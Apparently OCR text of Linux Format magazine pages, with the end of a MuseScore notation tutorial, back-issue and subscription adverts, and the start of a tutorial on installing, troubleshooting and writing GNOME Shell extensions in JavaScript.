You can – if you wish – even transpose your song to make it higher or lower than currently written – all without having to tear things up and start again from scratch (perfect if you're preparing music for a vocal performance only to discover it doesn't suit your vocalist's range, for example). You can change specific parts by selecting them, but in most cases you'll want to change the entire song: press Ctrl+A to ensure all of it is selected, then choose Tools>Transpose.

Two broad types of transposition are available: chromatic or diatonic. The former is best for most people. Chromatic offers two options: by key, or by interval. Use the 'By Key' option to choose one of closest, up or down, then pick your target key using the drop-down menu. 'By Interval' is for those who know their minor seconds, major thirds and so on.

Customise your workspace

MuseScore divides its tools in what are known as workspaces. These can be undocked from the main window (click the tiny button next to the close button) and dragged anywhere on your desktop. The Palettes workspace is the only one shown by default, but others can be summoned from the View menu. These include the Master Palette, which contains many more tools than those shown on the basic Palettes workspace, and Inspector, which allows you to fine-tune the currently selected note or object.



Speed up chord entry by pressing Space after each chord to move to the next note on the stave.

As your composition grows, select View>Navigator to move around your document – handy at high levels of magnification or with multi-page scores. View>Timeline provides a detailed overview of key aspects, such as time and key signatures. If your piece features lots of changes, this can help you see where they occur.

There's also a Synthesiser option in addition to the Mixer panel – this is a separate floating window and comes in useful if you import your own instrument sounds for any reason. Two synthesisers are provided – Fluid, for natively supported SoundFont (SF2/SF3) libraries, and Zerberus for SFZ sound sample libraries. Visit **https://MuseScore.org/en/handbook/3/soundfonts-and-sfz-files** for a detailed guide and additional SoundFonts. Double-click a file to install it, then use the Fluid tab to load the sound into *MuseScore* for use in your compositions. You can also find Master Effects, Tuning (which is set to concert pitch – or 440Hz – by default) and Dynamics tabs for fine-tuning your instruments.

Want to hide certain parts of your score for clarity while adding new elements? Choose View>Selection Filter, then untick the elements you don't need to see. There's also a Piano Keyboard panel for selecting notes on-screen with your mouse, plus a Score Comparison Tool for comparing two scores (or versions of the same score) for differences.

Manage workspaces

All these elements clip into place around the main pane that shows your notation and can be resized and repositioned as required. You can even set up multiple custom workspaces containing different elements, depending on what you're currently doing.

While it's possible to set these up via the View>Workspaces menu, a quicker (and more stable) method is to use the controls at the bottom of the Palette pane. Click '+' next to the current workspace, give it a suitably descriptive name, tick the elements (toolbars, menu bar, GUI preferences and components) you wish to include in it, and finally click Save. You'll switch to the new workspace – use the workspace drop-down menu to switch between them.

Changes you make to this workspace on are automatically recorded, so you can switch to another workspace and back again without having to save your current layout first.

Once your composition is complete, what can you do with it then? *MuseScore* offers a wide range of options for exporting it, all accessible via the File>Export menu. There's *MuseScore*'s own format of course, along with widely supported MusicXML for porting it to other music notation programs.

You can export it as a PDF for people to open and print to paper – scores are all formatted A4. Other options include a MID file for playing through your MIDI-compatible equipment, or a range of audio files, built using the instruments you select using the Mixer. LXF


» TWEAK YOUR PLAYBACK SETTINGS

When listening back to your compositions, *MuseScore* makes use of SoundFonts to render a pretty good facsimile of what they'd sound like with actual instruments. It comes with a single built-in SoundFont that provides over 128 instruments, sound effects and drum/percussion kits. This SoundFont adheres to General MIDI (GM) standards, which means instruments are correctly mapped, so your piece should sound the same on other computers.

To tweak the sound of your virtual instrument(s), press F10 to open the Mixer panel, where you'll find a range of controls spanning however many instruments you've set up in your piece. Use the Master Gain slider to control the overall volume, and adjust the relative volume of each instrument using the sliders. Above this is a pan control for shifting the instrument left or right in the stereo mix, plus 'S' (Solo) and 'M' (Mute) buttons respectively.


Click on a specific instrument and you'll uncover more controls, including the all-important Patch drop-down menu. This allows you to change the instrument used. While you can choose any of the 128 variants on offer, in most cases you'll want to stick to a family, switching out a grand piano for an electric piano or harpsichord, for example, or an acoustic guitar for a 12-string.

COMPOSE YOUR FIRST MUSESCORE PIECE




1 First steps

Create a new score (select File>New). Enter basic details (title, composer and so on) and click Next. Select 'Choose Instruments' to add instruments in the order they'll appear on the sheet. Click Next again to select your key signature, then Next to set the time signature, number of bars and – if applicable – the pickup measure (anacrusis). Click Finish to create a blank sheet.




2 Input first note

The first bar and stave will be selected by default – note how it's highlighted in blue. Now click the 'N' button next to the demisemiquaver in the toolbar above the Palettes bar to switch to Note Entry mode (alternatively, press the [N] key). Select the length of note you wish to input from the selection to the right of the 'N' button and place it on the stave in the desired position.




3 Complete bar

Repeat for the other notes in the bar – the additional notes of a chord can be placed directly underneath the first note. Rests will be inserted automatically after the first note, but if you want to set these manually, select the existing rest. Now select the note that corresponds to the length of rest you wish to insert from the toolbar, before clicking the rest button and placing it on the page.




4 Add more notes

To insert dotted notes, first click the dot or double-dot to enable it, then insert your note as normal. To add a sharp, flat or natural note, first input the note and then click the relevant symbol on the toolbar. Tied notes are created automatically as required, but you can manually add these to an existing note by setting up the length of the next note and clicking the tie button.



5 Insert slurs and other notation

Additional symbols can be inserted using the Palettes tab on the left. To insert a slur, for example, expand the Lines section, then click and drag the symbol onto the first note. A slur line will appear, linking it to the next available note. Click and drag on the final point of the slur to move it. Edit a slur by clicking it to highlight it, then double-click to select it.



6 Add new elements

Need to extend your work? Open the Add menu and select Bars to add single or multiple bars – choose Append to add them to the end of your composition. To add additional instruments (or lyrics) to your work, simply choose Edit>Instruments to select more, which will subsequently appear above or beneath your existing score, depending on how you arrange their order.

BACK ISSUES » MISSED ONE?

ISSUE 257
December 2019

Product code:
LXFDB0257

In the magazine
Tired of a laptop that's slow off the mark? Discover how to make Linux lighter and faster. Also, bring deleted files back to life, quickly edit videos, create HDR photos with open source tools, and create smaller apps with React.

DVD highlights
Ubuntu 19.10 (64-bit) and NixOS 19.09 (32-bit).

ISSUE 256
November 2019

Product code:
LXFDB0256

In the magazine
That dastardly Google, eh? Escape its data-guzzling clutches with our complete guide to open-source alternatives. Plus: get full Linux on your Android device, enhance your audio tracks with *Audacity*, optimise your media libraries and code in ZX BASIC!

DVD highlights
Puppy Linux 8.0 (64-bit) and LXLE 18.04.3 (32-bit).


ISSUE 255
October 2019

Product code:
LXFDB0255

In the magazine
The new Mint is here, and we've got your complete guide to using it. Plus: how to transfer data from Pi to PC (and back), more Linux-on-Android fun, managing your apps, calling Linux services from your code, and a peek at Google's Fuchsia OS.

DVD highlights
Mint 19.2 Cinnamon (64-bit), Mint 19.2 MATE & Slax 9.9.1 (32-bit).

ISSUE 254
September 2019



Product code:
LXFDB0254

In the magazine
Don't get caught out by a data-ransom scam – secure your systems with our guide. Plus how to connect Android devices to your desktop, make kernel calls in assembly code, hack Minecraft and check out our *Roundup* of text editors.

DVD highlights
64-bit: Mageia 7.1 Plasma and Q4OS 3.8 Plasma. 32-bit: Q4OS 3.8 Trinity.

ISSUE 253
Summer 2019

Product code:
LXFDB0253

In the magazine
Filthy snoopers want to steal your data, so find out how to thwart them. Get into audio production with open source tools, build your own online office suite, fancy up your docs with some fresh fonts, and find out how to patch a satellite millions of miles away.

DVD highlights
PCLinuxOS 06.2019, Tails 3.14.2 and KDE neon 5.16.0 (all 64-bit).

ISSUE 252
August 2019

Product code:
LXFDB0252

In the magazine
Sort out your storage – build a RAID, meddle with LVM, consider a Btrfs partition and loads more. *Roundup* Lightweight distros, code a Minecraft GUI, more fractals, explore Calibre the ebook manager and discover the Open Mainframe project with John Mertic.

DVD highlights
The amazing Pop!_OS (64-bit) gave production punctuation nightmares.

To order, visit myfavouritemagazines.co.uk

Select Tech from the tabs of magazine categories, then select Linux Format.

Or call the back issues hotline on **0344 848 2852**
or **+44 344 848 2852** for overseas orders.

Quote the issue code shown above and have your credit or debit card details ready

UK subs turn to p24

NOT FROM THE UK?

SUBSCRIBE!

Don't wait for the latest issue to reach your local store – subscribe today and let *Linux Format* come straight to you!

3 GREAT WAYS TO SUBSCRIBE

Print, digital and print & digital bundles!

» USA
From $30
every 3 months

» REST OF THE WORLD
From $30
every 3 months

» EUROPE
From €22.50
every 3 months

IT'S EASY TO SUBSCRIBE!

Click: **www.myfavouritemagazines.co.uk/sublin**

Call: **+44 344 848 2852**

Lines open 8am–7pm GMT weekdays, 10am–2pm GMT Saturdays*

Savings compared to buying 13 full-priced issues. You'll receive 13 issues in a year. You can write to us or call us to cancel your subscription within 14 days of purchase. Your subscription is for the minimum term specified and will expire at the end of the current term. Payment is non-refundable after the 14-day cancellation period unless exceptional circumstances apply. Your statutory rights are not affected. Prices correct at time of print and subject to change. *UK calls will cost the same as other standard fixed-line numbers (starting 01 or 02) and are included as part of any inclusive or free minutes allowances, if offered by your phone tariff. For full terms and conditions please visit **http://bit.ly/magtandc**. Offer ends 29 February 2020

GNOME DESKTOP

Install and create Gnome extensions

Mats Tage Axelsson takes you on a tour through the inner workings of the GNOME extension system.

OUR EXPERT

Mats Tage Axelsson keeps fighting the tide, showing you what even he can do using Linux to make the world a better place.

Let's dive into Gnome extensions! Gnome is a big system, so it's worth understanding which parts do what. The main pieces are Glib, GTK+ and Gnome-shell. Glib contains all the core libraries for developing Gnome applications. These libraries are divided further into I/O handling, text handling and even a webkit2 interface to handle web browsers and other similar jobs.

GTK+ is the graphical user interface toolkit. With it you design the user interface and connect to the Glib library. This toolkit has official bindings to Gnome for C++, Python, Vala and of course JavaScript, so if you plan to make full applications for Gnome, you're already on your way. Gnome Shell is what is truly interesting to us. It is the part that provides functions to switch windows, launch applications and see notifications. It also creates the Top Bar, this is where you can see most extensions. Some just change the behaviour of Gnome, but the interesting ones are on the Top Bar.

Gnome-shell is written mainly in JavaScript using bindings to the underlying layers. This is why, as we'll see later, all extensions are written in JavaScript accessing a number of classes. When you get serious about Gnome development, you will learn the details of Mutter, Clutter and OpenGL. These are lower in the stack and support all your code. However, when you create extensions you only need to know the JavaScript classes that are in the *Gnome-shell* code.


Most of this tutorial is about how to handle existing extensions, but you may want to follow along with the development example at the end. You just need the latest Gnome Desktop and, if you are so inclined, an IDE for JavaScript.

QUICK TIP

Too many extensions will fill up your Top Bar and ruin performance, so choose wisely what you put up there. You will also find that they cover each other up, making them useless.

Getting started

The Gnome extension framework is actually a JavaScript class designed to interface with the parts of Gnome. This is why you need an IDE for JavaScript; the most relevant choice is *Builder*. This is developed specifically for Gnome but you can also set up your favourite JavaScript workflow. In *Emacs*, you are well advised to install and use JSLint. The main class is part of the standard install and will be called upon by any extension you write.



If you want to develop for GNOME, one tool to use is the built-in Builder, which has support for both JavaScript and C.

There are three ways of adding extensions: using the GNOME website, using the package manager, or creating your own. The latter also applies to use extensions from *Git*-based sources and the like. Gnome has its own website for extensions at **https://extensions.gnome.org**, so you should start looking there. There are thousands of extensions. If you scour the internet, you can also find extensions hosted on GitHub or people's own websites – though you'll need to be wary about installing insecure packages. Most of the time, though, the extension developers have a website that redirects you to GNOME's own site. When creating your own, you have the option of using ready links that come with *Builder*. You can also use any *Git*-based solutions.

The two standard ways of installing an extension are to use the package manager or **https://extensions.gnome.org**. The tweaks package also has support for listing extensions and will hand you over to the software centre to remove any extensions.

The software centre sets your local extensions – this means that you are the only one that can use them. On most systems you are the only user anyway, but this also affects upgrades. A local extension will not be upgraded by your package manager, so you need to be aware of this.

If you have the correct extension for your browser – *Chrome* or *Firefox* – you can install it right there in the browser. You also have a list where you can change

settings and remove extensions. If your browser doesn't support the GNOME page, you still have options. You can download the extension: the standard format is a packed file that you unpack into your **extensions** directory. Some extension archives are not named the way the directory should be named, so you may have to create it. For example:

```
$ mkdir vim-altTab@kokong.info
$ cd vim-altTab@kokong.info
$ unzip ~/Downloads/vim-altTabkokong.info.v1.shell-extension.zip
```

Now you can activate the extension in tweaks or the gnome-shell-extension-prefs. Have patience though – it does not always show up immediately. The safest bet is to log out and log back in. If you start from a terminal, you can see the install log, helping you to identify problems. One of the directories where you have extensions is under the 'local' user (**~/.local/shared/gnome-shell/extensions**). This is where you have your own extensions – each user has their own.

System extensions are stored elsewhere in **/usr/share/gnome-shell/extensions/**. The documentation mentions **/usr/local/share/gnome-shell/extensions**, but this is not usually used by distributions. Here you will see all extensions that you have installed by default during the distribution's install or upgrade. You can also see the others that you have added using your package manager.

Other directories that you need to be aware of are for error log files. Seasoned Linux users may look for **~/.xsession-errors**. Before you use it, check the date when it was last modified, as GNOME has discontinued use of this file. With Systemd, though, you can check everything with *journalctl*:

```
$ journalctl /usr/bin/gnome-shell
```


You can scroll and search the resultant output *vim*-style. The log file itself you can find in **/var/log/syslog**. This is a common file for the whole system, which is why it's better to use systemd to do the filtering.

Earlier, we found and downloadthe **vim-altTab@kokong.info** extension and unpacked it. Look inside it: the files that an extension needs are determined by a standard. The minimum required files are **metadata.json** and **extension.js**. They are also packed as a zip file and installed to one of the mentioned locations.

Once installed, there is one directory for each extension. The altTabkokong extension has the two files **README.md** and **COPYING**. The reason is that the extension only adds a few keys to the standard, so it needs only a single JavaScript file. When you have an extension with a few more features, there will naturally be more files. Good practice is to have an **icons** directory for your icons, a **locale** directory for languages and a **schemas** directory for any settings the extension needs.

Now examine what the main files do. The file that defines the extension is **metadata.json**. One simple but powerful extension is Argos, and its **metadata.json** looks like this:

```
{
  "_generated": "Generated by SweetTooth, do not edit",
  "description": "Create Gnome Shell extensions in seconds",
  "name": "Argos",
```




```
  "shell-version": [
    "3.32"
  ],
  "url": "https://github.com/p-e-w/argos",
  "uuid": "argos@pew.worldwidemann.com",
  "version": 3
}
```

The standard way to get and remove extensions is the web-based interface that requires a browser extension for Firefox or Chrome.

Each developer needs to choose a globally unique identity for the `uuid` value. Most likely, you will use the name of the Git server where you host it to create your unique value.

The next required file is **extension.js**. Here you decide what should happen when you initiate, enable and disable the extension. For clarity, the functions you put in there are named exactly that. Any code that is needed, you just add to the code. If the extension uses preferences then you need to also add **prefs.js**. This is where you design your preferences widget and set all preferences that the extension needs. If you don't include it, the extension will still work, but without a preferences window. The file contains an initialisation and a widget builder section.

When you install a new extension or have created one yourself, you need to check it for stability. One important aspect to consider is that any extension executes as a class inside *gnome-shell*. This means that an extension can stop you from successfully logging in to the desktop. To counter this, you need

QUICK TIP

To see changes to an extension you're working on, you can't reload GNOME on Wayland. Instead, use the 'reload' option in the gnome-shell-extension-tool. It will reread the code from your source.

» DWM EXTENSIONS

Once you've started tweaking your GNOME environment, you may think everything else is a barren desert. This is not necessarily a bad thing, though – it means lower CPU and fewer distractions for you. However, some features are really useful, so how do you balance things? Well, with the Suckless (see **LXF254**) dwm window manager (**https://dwm.suckless.org**), you get a desktop only. There is nothing fancy at all. To make it work better, you can compile in a few features and add dmenu. You can also do fancy things with xsetroot and dwmstatus, and a bunch of user-supplied status monitors.

The dmenu software is useful to handle lists that appear as a drop-down in X. It is usually used for starting applications, but has a range of possibilities beyond that. Its simplicity is deceiving: it actually reads a list from stdin and prints the choice to stdout. Until you start using it, it's hard to grasp the power of such a simple concept. The most common way to use it is to list all programs available and then let the user type in a selection.

QUICK TIP

If you want to create a full extension and feel lost as to how to implement a function, you can find good reference solutions at http://bit.ly/lxf258ref. This repository is also a good guide to the existing functions in Gnome.


to be prepared to use a virtual console to solve problems. If you cannot solve it, you can remove the extension by moving it out of the **extensions** directory. Open a terminal and list the log:

```
$ journalctl -f -o cat /usr/bin/gnome-shell
```

If you are still running the regular desktop, you can see this info with the same command. You also have some other options. One is to use a command line to start the preferences program. The output of gnome-shell-extension-prefs shows the JS-log about *gnome-shell*, which can help. For example, you can see which extensions are installed twice and if an extension does not start, some details may show up here.

You also have *Looking Glass* at your disposal. To start this, use the command interpreter with the Alt+F2 keyboard shortcut. *Looking Glass* opens with the Evaluator window open. You have two more windows; Windows and Extensions.

The Evaluator window is a JavaScript console where you can run simple scripts. Windows shows the windows, where you can see what classes exist and what each window can do. Open it and click a window name to see all classes that are available. In the Extensions window, you can see all extensions, check for errors and follow a link to the source code. There is also a link to the web page for the extension. This is a great way to get started correcting any faults.



When you install an extension manually, you need to activate the extension with the gnome-shell-extension-prefs program.

MAKE AN EXTENSION IN SECONDS

If you have a simple *Bash* script that you want as a desktop extension, you might start writing a JavaScript equivalent – but wait! There's an alternative: Argos. This extension is inspired by and compatible with the *BitBar* application for macOS. It takes any shell script and presents the output in the Top Bar. It can also create a drop-down menu for launching applications.

To place the plug-in correctly on the top bar, you change the name of the script. For example, you can place a script to the left by changing it from **script.sh** to **script.l.sh**. The system is made specifically to be easy to implement.

Inside the script, you name the extension by echoing `echo "top"` and adding a separator `echo ---`. Everything below the separator will show up in the drop-down menu. You can also make sure that any script does not update when it is not showing a result. A simple `if` statement takes care of this: the environment variable `ARGOS_MENU_OPEN` shows 'true' only when the menu is open.

Argos' job is to run an executable that writes to **stdout**. Thanks to this, you can also use Python, for example, to create a plug-in. You can find Argos at **https://github.com/p-e-w/argos**.

The standard way to troubleshoot Gnome is to use Looking Glass. This tool runs a JavaScript console and system analyser.

Extensions can be installed as local, for your user only, or as system extensions. The differences aren't that relevant on a personal system, but it can help to know them. System extensions are ones you installed with the package manager or manually to the **/usr/share/gnome-shell/extensions/** directory. This is important when you start looking at how they behave and when you have performance issues. During start-up start, Gnome looks in your **/home** directory and ignores the second copy in your system directory. This way you can change an extension for one user before you set it as the default for the system.

If you want to make your own extension, you need some programming skills. JavaScript is the most useful language to use. You can use C for much of Gnome, but for extensions, you'll want to stick to JavaScript. To start a new extension project, use the built-in command-line tool:

```
$ gnome-shell-extension-tool --create-extension
```

This tool asks you for the name of your extension. Make it short, as it will show on the Top Bar. The script creates an extension directory with the basic files you need to get started. When the script finishes you are presented with the builder, which opens **extension.js**. You can also open it in another editor or IDE.

The default extension is a 'Hello world' one which you should be able to start immediately by calling gnome-shell-extension-prefs. You will need to change this code, of course, and one way to go about this is to use other peoples' code. Find an extension, download it and have a look at the code. Copy some of it and modify, give the original developer acknowledgement and you're good to go.

When you examine the sample code that is created, look for the mandatory parts: `init()`, `enable()` and `disable()`. These three must always be in the code, but it's up to you to decide what happens in these functions. If you do it wrong, you may not be able to log in after you have added the extension – see the earlier description for how to fix that.

You may want to test some changes, but before you do, make sure you can see what is happening. Open a separate terminal and use *journalctl* to keep track of events, like this:

```
$ journalctl -f -o /usr/bin/gnome-shell
```

The `f` option indicates that all logging information should be output to this screen. At the top of the code, you can see the all-important imports. These get the functions you need to build your extension. Start with the top imports, `const St = imports.gi.St` and `const`

`Main = imports.ui.main` – the code uses this in the `_showHello()` function.

```
function _showHello() {
   if (!text) {
      text = new St.Label({ style_class: 'helloworld-label',
text: "Hello World!" });
      Main.uiGroup.add_actor(text);
   }
```

